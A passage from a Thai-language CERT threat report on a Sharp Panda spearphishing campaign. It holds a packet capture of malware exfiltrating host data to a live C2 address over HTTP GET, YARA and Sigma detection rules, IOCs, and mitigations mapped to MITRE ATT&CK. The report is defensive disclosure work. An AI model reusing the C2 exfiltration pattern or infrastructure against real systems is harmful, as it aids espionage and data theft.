103.213.247…	192.168.9.6	TCP	54	80 → 49860 [ACK] Seq=327 Ack=853 Win=64128 Len=0
103.213.247…	192.168.9.6	HTTP	380	HTTP/1.1 404 Not Found (text/html)
192.168.9.6	103.213.247.48	HTTP	207	GET /images/theme/DESKTOP-2C3IQHO-0.html HTTP/1.1
103.213.247…	192.168.9.6	TCP	54	80 → 49860 [ACK] Seq=653 Ack=1006 Win=64128 Len=0
103.213.247…	192.168.9.6	HTTP	380	HTTP/1.1 404 Not Found (text/html)
192.168.9.6	103.213.247.48	HTTP	242	GET /images/theme/log.php?Data=ebMzHJw%2BC5MvmFPLr99y62TYb19aDMv%2B6w%3D%3D HTTP/1.1

***ภาพที่ 12** ตัวอย่างการส่งออกข้อมูลไปยัง C2 โดยอาศัย Get method*

ในลำดับต่อมา หลังจากข้อมูลถูกส่งไปยัง C2 ของผู้โจมตีแล้ว ผู้โจมตีจะพิจารณาดำเนินการโจมตีในขั้นถัดไป (next stage) โดยการ ingress file transfer ไฟล์ payload คือ SoulSearcher loader ซึ่งเป็นโมดูลลำดับที่สองและ Soul backdoor ซึ่งเป็นโมดูลหลัก ตามลำดับ แต่ทั้งนี้เนื่องจากข้อจำกัดด้านระบบที่ใช้ในการตรวจวิเคราะห์มัลแวร์ (malware laboratory) และข้อจำกัดการเข้าถึงข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ ส่งผลให้ศูนย์ TTC-CERT ไม่สามารถเข้าถึงไฟล์ payload ทั้งสองรายการในข้างต้นเพื่อทำการวิเคราะห์ในรายละเอียดเพิ่มเติมได้

ทั้งนี้ artifact ที่ 1 (SHA256 b023e2b398d552aacb2233a6e08b4734c205ab6abf5382ec31e6d5aa7c71c1cb) และ artifact ที่ 2 (SHA256 802c304940e1e6fd255800c39f85e56d06703d35b9de317a6a44df8dc7b105e0) มีรูปแบบวิธีการในการโจมตี (Tactics, Techniques, and Procedures - TTPs) และ Indicators of compromise (IOCs) หลังจากที่ได้ทำการ execute ที่เหมือนกัน

มาตรการรับมือ

ศูนย์ TTC-CERT แนะนำให้องค์กรหรือผู้ใช้งานโดยทั่วไปดำเนินการดังต่อไปนี้ เพื่อลดความเสี่ยงจากการถูกโจมตีในกรณีนี้โดยกลุ่ม Sharp Panda

- ดำเนินการให้ความรู้และฝึกอบรมพนักงานในองค์กร ตลอดจนจำลองการโจมตีแบบอีเมลฟิชชิ่งอย่างสม่ำเสมอ เพื่อให้พนักงานในองค์กรมีความตระหนักรู้จากการเข้าถึงเว็บไซต์ที่เป็นอันตรายหรือเปิดไฟล์แนบที่เป็นอันตราย และให้พนักงานในองค์กรมีความตระหนักรู้ต่อการตอบสนองที่เหมาะสมกรณีพบอีเมลฟิชชิ่ง
- สร้างความตระหนักรู้ด้านความมั่นคงปลอดภัยทางไซเบอร์อย่างเข้มข้นในองค์กร อาทิ การฝึกให้พนักงานเข้าใจและสามารถระบุอีเมลฟิชชิ่งหรืออีเมลต้องสงสัยได้อย่างถูกต้อง ตลอดจนรู้ว่าเมื่อพบอีเมลฟิชชิ่งหรืออีเมลต้องสงสัยต้องรายงานไปยังหน่วยงานที่รับผิดชอบขององค์กรผ่านช่องทางไหน และฝึกให้พนักงานใช้ความระมัดระวังเมื่อคลิกลิงก์หรือเปิดไฟล์แนบในอีเมล
- พนักงานในองค์กรควรระลึกอยู่เสมอว่า URL และ/หรือไฟล์ทั้งหมดที่ได้รับจากแหล่งที่มาที่ไม่รู้จักเป็น URL ต้องสงสัย และ/หรือไฟล์ต้องสงสัย หากมีข้อสงสัยให้พนักงานในองค์กรส่งต่อ URL ต้องสงสัย และ/หรือไฟล์ต้องสงสัยดังกล่าวไปยังทีมรักษาความปลอดภัยขององค์กรเพื่อทำการวิเคราะห์

- ใช้ความระมัดระวังเมื่อเปิดสิ่งที่แนบมากับอีเมล ถึงแม้ว่าไฟล์แนบนั้นผู้ส่งจะเป็นผู้ที่เรารู้จัก
- สแกนหาและลบไฟล์แนบอีเมลที่น่าสงสัย โดยการตรวจสอบให้แน่ใจว่าไฟล์แนบที่สแกนเป็น "true file type" เช่น นามสกุลของไฟล์ (extension) ตรงกับ file header
- ตรวจสอบให้แน่ใจว่าองค์กรมีแผนในการบริหารจัดการช่องโหว่ทางเทคนิค และมีการจัดลำดับความสำคัญการจัดการแพตช์และการสแกนช่องโหว่ทางเทคนิค
- ดำเนินการอัปเดตซอฟต์แวร์ทั้งหมดที่ใช้ในองค์กรให้เป็นปัจจุบันอยู่เสมอทันทีที่มีแพตช์ด้านความปลอดภัยออกโดยบริษัทเจ้าของผลิตภัณฑ์ หากองค์กรไม่สามารถอัปเดตซอฟต์แวร์ทั้งหมดหลังจากที่มีการออกแพตช์ ศูนย์ TTC-CERT แนะนำให้องค์กรจัดลำดับความสำคัญของการติดตั้งแพตช์ด้านความปลอดภัย โดยให้ความสำคัญกับการติดตั้งแพตช์ด้านความปลอดภัยที่แก้ไขช่องโหว่ที่มีการรายงานถึงการถูกใช้ในการโจมตี โดยมีรายละเอียดของช่องโหว่ที่มีการรายงานถึงการถูกใช้ในการโจมตีที่ https://www.cisa.gov/known-exploited-vulnerabilities-catalog
- ปรับปรุงข้อมูลแผนตอบสนองเหตุการณ์ (incident response plan) ให้เป็นปัจจุบันและทดสอบแผนตอบสนองเหตุการณ์ (incident response plan) เพื่อให้มั่นใจว่าแผนตอบสนองเหตุการณ์ (incident response plan) สามารถนำมาใช้เมื่อเกิดเหตุภัยคุกคามทางไซเบอร์ได้
- นำ Indicators of Compromises (IOCs) ที่อยู่ในรายงานฉบับนี้ไปใช้ในการตรวจสอบย้อนหลังไปอย่างน้อย 120 วัน ว่าพบอยู่ในระบบสารสนเทศขององค์กรหรือไม่ ตลอดจนนำ IOCs ดังกล่าวไปใช้เพื่อดำเนินการประเมินถึงความเป็นไปได้ที่ถูกโจมตีจากกลุ่มผู้ไม่หวังดี

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

ตรวจสอบโดยใช้ YARA Rule

YARA rule สำหรับการตรวจจับไฟล์ประเภท Rich Text Format (RTF) ที่ถูกสร้างโดยเครื่องมือชื่อ Royal Road RTF Weaponizer เขียนโดย nao_sec สามารถดาวน์โหลดได้ที่ https://github.com/Neo23x0/signature-base/blob/master/yara/apt_royalroad.yar

```
/*
   MIT License

   Copyright (c) 2020 nao_sec

   Permission is hereby granted, free of charge, to any person obtaining a copy
   of this software and associated documentation files (the "Software"), to deal
   in the Software without restriction, including without limitation the rights
   to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
   copies of the Software, and to permit persons to whom the Software is
```

```
   furnished to do so, subject to the following conditions:

   The above copyright notice and this permission notice shall be included in all
   copies or substantial portions of the Software.

   THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
   IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
   FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
   AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
   LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
   OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE
   SOFTWARE.
*/

rule RoyalRoad_code_pattern1
{
   meta:
      description = "Detects RoyalRoad weaponized RTF documents"
      reference =
"https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_8_koike-nakajima_jp.pdf"
      date = "2020/01/15"
      author = "nao_sec"
      score = 80
   strings:
       $S1= "48905d006c9c5b000000000000030101030a0a01085a5ab844eb7112ba7856341231"
       $RTF= "{\\rt"

   condition:
       $RTF at 0 and $S1
}

rule RoyalRoad_code_pattern2
{
   meta:
      description = "Detects RoyalRoad weaponized RTF documents"
```

```
      reference =
"https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_8_koike-nakajima_jp.pdf"
      date = "2020/01/15"
      author = "nao_sec"
      score = 80
    strings:
        $S1= "65303739613235323466613633613535666263666 5" ascii
        $RTF= "{\\rt"

    condition:
        $RTF at 0 and $S1
}

rule RoyalRoad_code_pattern3
{
   meta:
      description = "Detects RoyalRoad weaponized RTF documents"
      reference =
"https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_8_koike-nakajima_jp.pdf"
      date = "2020/01/15"
      author = "nao_sec"
      score = 80
strings:

$S1="474642415151515150505050000000000584242eb0642424235353362044606060606
060606060616161616161616161616161616161"
    $RTF= "{\\rt"

condition:
    $RTF at 0 and $S1

}

rule RoyalRoad_code_pattern4ab
{
   meta:
```

```
      description = "Detects RoyalRoad weaponized RTF documents"
      reference =
"https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_8_koike-nakajima_jp.pdf"
      date = "2020/01/15"
      author = "nao_sec"
      score = 80
    strings:
        $S1=
"4746424151515151505050500000000000584242EB0642424235353336204460606060606060
606061616161616}1616161616161616161" ascii
        $RTF= "{\\rt"

    condition:
        $RTF at 0 and $S1
}

rule RoyalRoad_code_pattern4ce
{
   meta:
      description = "Detects RoyalRoad weaponized RTF documents"
      reference =
"https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_8_koike-nakajima_jp.pdf"
      date = "2020/01/15"
      author = "nao_sec"
      score = 80
    strings:
        $S1=
"584242eb0642424235353336204460606060606060606061616161616161616161616161616}161
6161" ascii
        $RTF= "{\\rt"

    condition:
        $RTF at 0 and $S1
}

rule RoyalRoad_code_pattern4d
```

```
{
   meta:
      description = "Detects RoyalRoad weaponized RTF documents"
      reference =
"https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_8_koike-nakajima_jp.pdf"
      date = "2020/01/15"
      author = "nao_sec"
      score = 80
    strings:
        $S1=
"584242eb06424242353533362044606060606060606061616161616161616161616}1616161
6161" ascii
        $RTF= "{\\rt"

    condition:
        $RTF at 0 and $S1
}



/* Hunting */

rule RoyalRoad_RTF
{
   meta:
      description = "Detects RoyalRoad weaponized RTF documents"
      reference =
"https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_8_koike-nakajima_jp.pdf"
      date = "2020/01/15"
      author = "nao_sec"
      score = 80
    strings:
        $S1= "objw2180\\objh300" ascii
        $RTF= "{\\rt"

    condition:
        $RTF at 0 and $S1
```

```
}

rule RoyalRoad_RTF_v7
{
   meta:
      description = "Detects RoyalRoad weaponized RTF documents"
      reference =
"https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_8_koike-nakajima_jp.pdf"
      date = "2020/01/15"
      author = "nao_sec"
      score = 60
    strings:
        $v7_1= "{\\object\\objocx{\\objdata" ascii
        $v7_2= "ods0000"  ascii
        $RTF= "{\\rt"

    condition:
        $RTF at 0 and all of ($v7*)
}

rule RoyalRoad_encode_in_RTF
{
   meta:
      description = "Detects RoyalRoad weaponized RTF documents"
      reference =
"https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_8_koike-nakajima_jp.pdf"
      date = "2020/01/15"
      author = "nao_sec"
      score = 60
    strings:
        $enc_hex_1 = "B0747746"
        $enc_hex_2 = "B2A66DFF"
        $enc_hex_3 = "F2A32072"
        $enc_hex_4 = "B2A46EFF"
        $enc_hex_1l = "b0747746"
        $enc_hex_2l = "b2a66Dff"
```

```
        $enc_hex_3l = "f2a32072"
        $enc_hex_4l = "b2a46eff"
        $RTF= "{\\rt"
    condition:
        $RTF at 0 and 1 of ($enc_hex*)
}
```

ตรวจสอบโดยใช้ Sigma Rule

Sigma rule สำหรับการตรวจจับ Scheduled Task ที่สั่งให้เครื่องคอมพิวเตอร์รัน rundll32.exe เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/PROC_CREATION_WIN_susp_scheduled_task_running_rundll32.yml

```
title: Detect Scheduled Task Running rundll32.exe with Specific Arguments
id: 4709dc9c-59b2-4ceb-b9ff-2bb040020fae
version: 1.0
first_imported: 2023-04-24
last_modified: 2023-04-24
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: Detects a scheduled task running the command "rundll32.exe
%appdata%\Local\Temp\<dll file> StartW" on a host.
references:
https://research.checkpoint.com/2023/pandas-with-a-soul-chinese-espionage-attacks-against
-southeast-asian-government-entities/
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentCommandLine|contains:
            - 'svchost.exe -k netsvcs' # exec on win10
            - 'taskeng.exe'        # exec on win7
        CommandLine|contains|all:
            - 'rundll32.exe'
```

```
            - 'StartW'
    condition: selection
fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Unknown
level: high
tags:
   - attack.persistence
   - attack.t1053.005
   - attack.defense.evasion
   - attack.t1218.011
```

Indicators of compromise (IOCs)

- ไฟล์ ร่างกฎ ก.พ.ว่าด้วยการสรรหาผู้ทรงคุณวุฒิ ฉบ.docx
    - MD5: 9e7870b38a9ad2d06b5897de3a5f08e9
    - SHA1: c3a7154a577cd0b23b53adc713fd3913c1f04c54
    - SHA256: b023e2b398d552aacb2233a6e08b4734c205ab6abf5382ec31e6d5aa7c71c1cb
- ไฟล์ ข้อมูลประกอบ เสนอรอง.docx
    - MD5: e0bb7776ea2295b72cf27bfe4d20589c
    - SHA1: ce1fc87648f88bca74e542e19dfbf2b6135f253c
    - SHA256: 802c304940e1e6fd255800c39f85e56d06703d35b9de317a6a44df8dc7b105e0
- ไฟล์ zKY335.a
    - MD5: ec94c39f3c0a1b2dbefe55b579d29093
    - SHA1: 16b9c40d0f5e77d5bf1742350be12808918b4655
    - SHA256: 83eb4fd81b1b1e8242c0beaf20a6ab0f1b1cef13ec7791a980e8b34772b945fc
- ไฟล์ fav.ico
    - MD5: a7bdbe3fd3ddc8cae4a7eb2569169b38
    - SHA1: 18776d6139f6f0c74ec400126f2b4983c325aba4
    - SHA256: 95097c4aeb9e777a5be7537ff8f8ea4956a181db0854ba18250e7e7432ccd5fc
- 103.213.247[.]48
- hxxp://103.213.247[.]48/
- hxxp://103.213.247[.]48/images/

- hxxp://103.213.247[.]48/images/theme/
- hxxp://103.213.247[.]48/images/theme/fav.ico
- hxxp://103.213.247[.]48/images/theme/log.php

รายการ Techniques-Tactics ที่กลุ่ม Sharp Panda ใช้ในการโจมตีจากกรณีในรายงานฉบับนี้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[9]

รูปแบบวิธีการโจมตีของกลุ่ม Sharp Panda ใช้ในการโจมตีจากกรณีในรายงานฉบับนี้ ศูนย์ TTC-CERT จะอธิบายในหัวข้อนี้พร้อมกับการอ้างอิงถึงตัวชี้วัดของ MITRE ATT&CK เพื่อให้ง่ายต่อการสืบค้นข้อมูลหรือบริบทต่าง ๆ ที่เกี่ยวข้องเพิ่มเติมได้ง่ายขึ้น

Initial Access			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Phishing: Spearphishing Attachment	T1566.001	ไฟล์ Microsoft Word ที่เป็นอันตราย จะถูกส่งไปยังบุคคลและ/หรือองค์กรเป้าหมายผ่านอีเมลฟิชชิ่ง (phishing email)	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับไฟล์ต้องสงสัยที่แนบมากับอีเมลได้, [M1031] Network intrusion prevention system (IPS) หรือ Email security gateway ออกแบบมาเพื่อให้สามารถสแกนและลบไฟล์ที่เป็นอันตรายที่แนบมากับอีเมลได้ หรือใช้ในการปิดกั้นการโจมตีรูปแบบนี้ได้, [M1017] พนักงานภายในองค์กรควรได้รับการฝึกอบรมเพื่อให้เกิดความเข้าใจและสามารถระบุถึงการโจมตีแบบ social engineering และการส่งอีเมลแบบ phishing ได้ **Detections:** [DS0022] ดำเนินการ monitor ไฟล์ที่ถูกสร้างขึ้นใหม่จากอีเมลแบบ phishing ที่แนบไฟล์ที่เป็น

[9] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

			อันตรายเพื่อพยายามเข้าถึงระบบของเหยื่อ
Execution			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
User Execution: Malicious File	T1204.002	หลังจากที่เหยื่อเปิดไฟล์ Microsoft Word จะทำการ drop ไฟล์ payload ลงในไดเรคทอรี่ %temp% และทำการดาวน์โหลดไฟล์ประเภท Rich Text Format (RTF) ที่ถูกสร้างโดยเครื่องมือชื่อ Royal Road RTF Weaponizer โดยมีวัตถุประสงค์เพื่อใช้ในการ exploit ช่องโหว่ CVE-2017-8759	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับไฟล์ต้องสงสัยได้, [M1040] สำหรับ Windows 10 ให้เปิดใช้งาน Attack Surface Reduction (ASR) ซึ่งอาจช่วยป้องกันการ execute ไฟล์ที่เป็นอันตรายที่แนบมาจากการส่งอีเมลแบบ phishing ได้, [M1038] การทำ application control อาจป้องกันการ execute ไฟล์ที่เป็นอันตรายที่ปลอมแปลงเป็นไฟล์อื่นได้ **Detections:** [DS0022] ดำเนินการ monitor ไฟล์แนบจากอีเมลที่ถูก execute บนเครื่องคอมพิวเตอร์ของผู้ใช้งาน
Exploitation for Client Execution	T1203	หลังจากที่เหยื่อเปิดไฟล์ Microsoft Word จะทำการ drop ไฟล์ payload ลงในไดเรคทอรี่ %temp% และทำการดาวน์โหลดไฟล์ประเภท Rich Text Format (RTF) ที่ถูกสร้างโดยเครื่องมือชื่อ Royal Road RTF Weaponizer โดยมีวัตถุประสงค์เพื่อใช้ในการ exploit ช่องโหว่ CVE-2017-8759 ในกระบวนการทำงานของไฟล์ RTF	**Mitigations:** ดำเนินการอัปเดตซอฟต์แวร์ทั้งหมดที่ใช้ในองค์กรให้เป็นปัจจุบันอยู่เสมอทันทีที่มีแพตช์ด้านความปลอดภัยออกโดยบริษัทเจ้าของผลิตภัณฑ์ **Detections:** [DS0009] ตรวจสอบการสร้าง process ที่ผิดปกติ (abnormal process creation) เช่น Command and Scripting Interpreter ที่ spawn จาก

		ในข้างต้น มัลแวร์จะทำการ spawn โปรเซสชื่อ EQNEDT32.exe และ inject shellcode เข้าไปในโปรเซสดังกล่าวเพื่อดำเนินการ decrypt ไฟล์ zKY335.a รวมถึงสร้าง schedule task ชื่อ "Windows Update" เพื่อเรียกใช้งาน export function ชื่อ StartW จากไฟล์ zKY335.a โดยอาศัยการทำงานของ rundll32.exe	แอปพลิเคชันที่อาจถูก exploit นอกจากนี้ ให้ตรวจสอบพฤติกรรมอื่น ๆ บน endpoint ที่อาจบ่งชี้ว่าถูก compromise เช่น พฤติกรรมที่ผิดปกติของเบราว์เซอร์หรือ process ของ Microsoft Office เป็นต้น
Persistence			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Scheduled Task/Job: Scheduled Task	T1053.005	มัลแวร์จะทำการสร้าง schedule task ชื่อ "Windows Update" เพื่อเรียกใช้งาน export function ชื่อ StartW จากไฟล์ zKY335.a โดยอาศัยการทำงานของ rundll32.exe	**Mitigations:** [M1028] ดำเนินการตั้งค่า (configure) สำหรับ scheduled tasks เพื่อบังคับให้ task ทำงานภายใต้บริบทของบัญชีที่ผ่านการพิสูจน์ตัวตนแล้ว แทนที่จะอนุญาตให้ทำงานด้วยสิทธิ์ SYSTEM **Detections:** [DS0017] เฝ้าระวัง (monitor) คำสั่งและอาร์กิวเมนต์ที่ใช้ในการ persistence เพื่อรวบรวม tasks ที่อาจถูกสร้างผ่าน Windows system management tools เช่น Windows Management Instrumentation และ PowerShell ดังนั้นอาจต้องกำหนดค่าเพิ่มเติมเพื่อให้มีการเก็บรวบรวมข้อมูล log ให้ครบถ้วน, [DS0022] เฝ้าระวัง (monitor) Windows Task

			Scheduler ที่ถูกจัดเก็บใน %systemroot%\System32\Tasks เพื่อหารายการเปลี่ยนแปลงที่เกี่ยวข้องกับ scheduled tasks ซึ่งไม่สัมพันธ์กับซอฟต์แวร์ที่รู้จัก หรือซอฟต์แวร์ที่ถูกใช้ในองค์กร เป็นต้น, [DS0003] เฝ้าระวัง (monitor) scheduled tasks/jobs ที่ถูกสร้างขึ้นมาใหม่ โดยการเปิดใช้งานการตั้งค่า "Microsoft-Windows-TaskScheduler/Operational" ใน event logging service โดยหลายเหตุการณ์ (event) จะถูกบันทึกใน log ของ scheduled task activity เช่น สำหรับ Scheduled task registered จะถูกบันทึกใน Event ID 106 ใน Windows 7, Server 2008 R2 สำหรับ Scheduled task created จะถูกบันทึกใน Event ID 4698 ใน Windows 10, Server 2016 สำหรับ Scheduled task disabled จะถูกบันทึกใน Event ID 4700 ใน Windows 10, Server 2016 เป็นต้น [DS0024] เฝ้าระวัง (monitor) windows registry key ที่ถูกสร้างขึ้นใหม่เพื่อใช้ในการ persistence โดยการเพิ่มโปรแกรมใน startup folder หรืออ้างอิงด้วย Registry run key ที่ “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentV

			ersion\Run” และ/หรือ “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce”
Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
System Binary Proxy Execution: Rundll32	T1218.011	หลังจากที่เหยื่อเปิดไฟล์ Microsoft Word จะทำการ drop ไฟล์ payload ลงในไดเรคทอรี่ %temp% และทำการดาวน์โหลดไฟล์ประเภท Rich Text Format (RTF) ที่ถูกสร้างโดยเครื่องมือชื่อ Royal Road RTF Weaponizer โดยมีวัตถุประสงค์เพื่อใช้ในการ exploit ช่องโหว่ CVE-2017-8759 ในกระบวนการทำงานของไฟล์ RTF ในข้างต้น มัลแวร์จะทำการ spawn โปรเซสชื่อ EQNEDT32.exe และ inject shellcode เข้าไปในโปรเซสดังกล่าวเพื่อดำเนินการ decrypt ไฟล์ zKY335.a รวมถึงสร้าง schedule task ชื่อ "Windows Update" เพื่อเรียกใช้งาน export function ชื่อ StartW จากไฟล์ zKY335.a โดยอาศัยการทำงานของ rundll32.exe	**Mitigations:** [M1050] ฟีเจอร์ Microsoft's Enhanced Mitigation Experience Toolkit (EMET) Attack Surface Reduction (ASR) สามารถนำมาใช้ในการปิดกั้น (block) rundll32.exe ไม่ให้ถูกนำมาใช้เพื่อ bypass การควบคุมแอปพลิเคชัน (application control) **Detections:** [DS0017] อาร์กิวเมนต์ของคำสั่ง (command argument) ที่ใช้ก่อนและหลังการเรียกใช้ rundll32.exe อาจมีประโยชน์ในการระบุที่มาและวัตถุประสงค์ของสคริปต์หรือ DLL ที่กำลังโหลด, [DS0011] ดำเนินการ monitor ไฟล์ DLL/PE โดยเฉพาะการสร้างไฟล์ DLL/PE ในระบบ ตลอดจนดำเนินการ monitor การโหลดไฟล์ DLL เข้าสู่ process ต่าง ๆ โดยเฉพาะไฟล์ DLL ที่ไม่รู้จักหรือเป็นไฟล์ DLL ไม่ได้โหลดตามปกติของ process ต่าง ๆ, [DS0009] ใช้การตรวจสอบ process monitoring เพื่อตรวจสอบการ

			execution และอาร์กิวเมนต์ของ rundll32.exe เปรียบเทียบการเรียกใช้ rundll32.exe ที่พบล่าสุดกับประวัติการเรียกใช้ rundll32 กับ ไฟล์ DLL ที่โหลดที่ทราบดีก่อนหน้า (known good) เพื่อระบุกิจกรรมที่ผิดปกติและอาจเป็นการดำเนินการโดยผู้ไม่หวังดี
Template Injection	T1221	กลุ่มผู้ไม่หวังดีได้แนบไฟล์ Microsoft Word ที่เป็นอันตรายซึ่งใช้ประโยชน์จาก Microsoft Word Template Injection ในการโจมตีเครื่องคอมพิวเตอร์ของเหยื่อเพื่อให้ดาวน์โหลดไฟล์ประเภท Rich Text Format (RTF) ที่ถูกสร้างโดยเครื่องมือชื่อ Royal Road RTF Weaponizer จากเครื่องแม่ข่ายภายนอกซึ่งถูกควบคุมโดยกลุ่ม Sharp Panda	**Mitigations:** [M1049], [M1031] Network/Host intrusion prevention system (IPS) และ/หรือ แอนตี้ไวรัสสามารถใช้ในการตรวจจับและป้องกันไฟล์ที่เป็นอันตรายที่ถูก fetch และ execute โดย Microsoft Word ได้, [M1042] พิจารณาปิดการใช้งาน (disable) macros หรือ active content ของ Microsoft Office เพื่อป้องกันการ execute เพย์โหลด (payload) ที่เป็นอันตรายที่อยู่ใน Microsoft Office, [M1017] พนักงานภายในองค์กรควรได้รับการฝึกอบรมเพื่อให้เกิดความเข้าใจและสามารถระบุถึงการโจมตีแบบ social engineering และการส่งอีเมลแบบ phishing ได้ **Detections:** [DS0029] เฝ้าระวัง (monitor) การเชื่อมต่อเครือข่ายที่สร้างขึ้นใหม่ที่รับและ/หรือส่งข้อมูลจากโฮสต์ที่ไม่น่าเชื่อถือ, [DS0009] วิเคราะห์พฤติกรรมของ process ในระบบเพื่อระบุว่าโปรแกรม Microsoft

			Office มีพฤติกรรมที่ผิดปกติหรือไม่ เช่น การเปิดการเชื่อมต่อเครือข่าย การอ่านไฟล์, การ spawn ของchild process ที่ผิดปกติ (เช่น PowerShell), หรือ พฤติกรรมที่น่าสงสัยอื่น ๆ ที่อาจเกี่ยวข้องกับพฤติกรรมแบบ post-compromise เป็นต้น
Discovery			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
System Information Discovery	T1082	เมื่อทำการติดตั้ง payload (**zKy335.a**) และมัลแวร์เริ่มต้นทำงานจะทำการตรวจสอบข้อมูล (enumulate) ที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์ของเหยื่อ เช่น computername, ข้อมูลระบบปฏิบัติการและเวอร์ชัน, และ ข้อมูลการติดตั้งโปรแกรมแอนตี้ไวรัส เป็นต้น ก่อนที่จะทำการส่งออกข้อมูล (exfiltrate) ไปยัง Command and Control ที่หมายเลขไอพี 103.213.247[.]48 โดยใช้ HTTP GET method	**Detection:** [DS0017] ตรวจสอบ executed command และอากิวเมนต์ ที่อาจจะถูกใช้เพื่อเข้าถึงข้อมูลของระบบปฏิบัติการ, [DS0009] ตรวจสอบการใช้งาน API ซึ่งมีขีดความสามารถในการตรวจสอบข้อมูลของ OS ได้ เช่น GetModuleFileNameA
Software Discovery: Security Software Discovery	T1518.001	เมื่อทำการติดตั้ง payload (**zKy335.a**) และมัลแวร์เริ่มต้นทำงานจะทำการตรวจสอบข้อมูล (enumulate) ที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์ของเหยื่อ เช่น computername, ข้อมูลระบบ	**Detection:** [DS0017] ตรวจสอบ executed command และอากิวเมนต์ ที่อาจจะถูกใช้เพื่อเข้าถึงข้อมูล security software บนเครื่องคอมพิวเตอร์, [DS0009] ตรวจสอบการใช้งาน API ซึ่งมีขีดความสามารถ

		ปฏิบัติการและเวอร์ชัน, และ ข้อมูลการติดตั้งโปรแกรมแอนตี้ไวรัส เป็นต้น ก่อนที่จะทำการส่งออกข้อมูล (exfiltrate) ไปยัง Command and Control ที่หมายเลขไอพี 103.213.247[.]48 โดยใช้ HTTP GET method	ในการตรวจสอบข้อมูลsecurity software บนเครื่องคอมพิวเตอร์ได้
Command and Control			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Application Layer Protocol: Web Protocols	T1071.001	เมื่อทำการติดตั้ง payload (**zKy335.a**) และมัลแวร์เริ่มต้นทำงานจะทำการตรวจสอบข้อมูล (enumulate) ที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์ของเหยื่อ เช่น computername, ข้อมูลระบบปฏิบัติการและเวอร์ชัน, และ ข้อมูลการติดตั้งโปรแกรมแอนตี้ไวรัส เป็นต้น ก่อนที่จะทำการส่งออกข้อมูล (exfiltrate) ไปยัง Command and Control ที่หมายเลขไอพี 103.213.247[.]48 โดยใช้ HTTP GET method	**Mitigations:** [M1031] สามารถใช้ Network intrusion prevention system (IPS) ที่ใช้ network signature ในการตรวจจับการรับส่งข้อมูลของมัลแวร์ เพื่อลดความเสี่ยงจากการถูกโจมตีจากมัลแวร์ได้ **Detections:** [DS0029] เฝ้าระวัง (monitor) วิเคราะห์รูปแบบของทราฟฟิกและรูปแบบของ packet ที่เกี่ยวข้องกับโปรโตคอลที่ถูกใช้งานในการรับส่งข้อมูล โดยทำการตรวจสอบทราฟฟิกต่าง ๆ ซึ่งไม่เป็นไปตามมาตรฐานของโปรโตคอล เช่น ทราฟฟิก SSL/TLS ที่ใช้ TCP พอร์ตหมายเลขอื่น ๆ ที่ไม่ใช่ 443 หรือทราฟฟิก HTTP ที่ใช้ TCP พอร์ตหมายเลขอื่น ๆ ที่ไม่ใช่ 80 เป็นต้น ตลอดจนทำการตรวจสอบ process ที่ทำการเชื่อมต่อผ่านเครือข่ายที่ผิดปกติ เช่น rundll32.exe ที่ทำการ

			เชื่อมต่อผ่านเครือข่ายไปยัง IP address ที่ไม่น่าเชื่อถือ
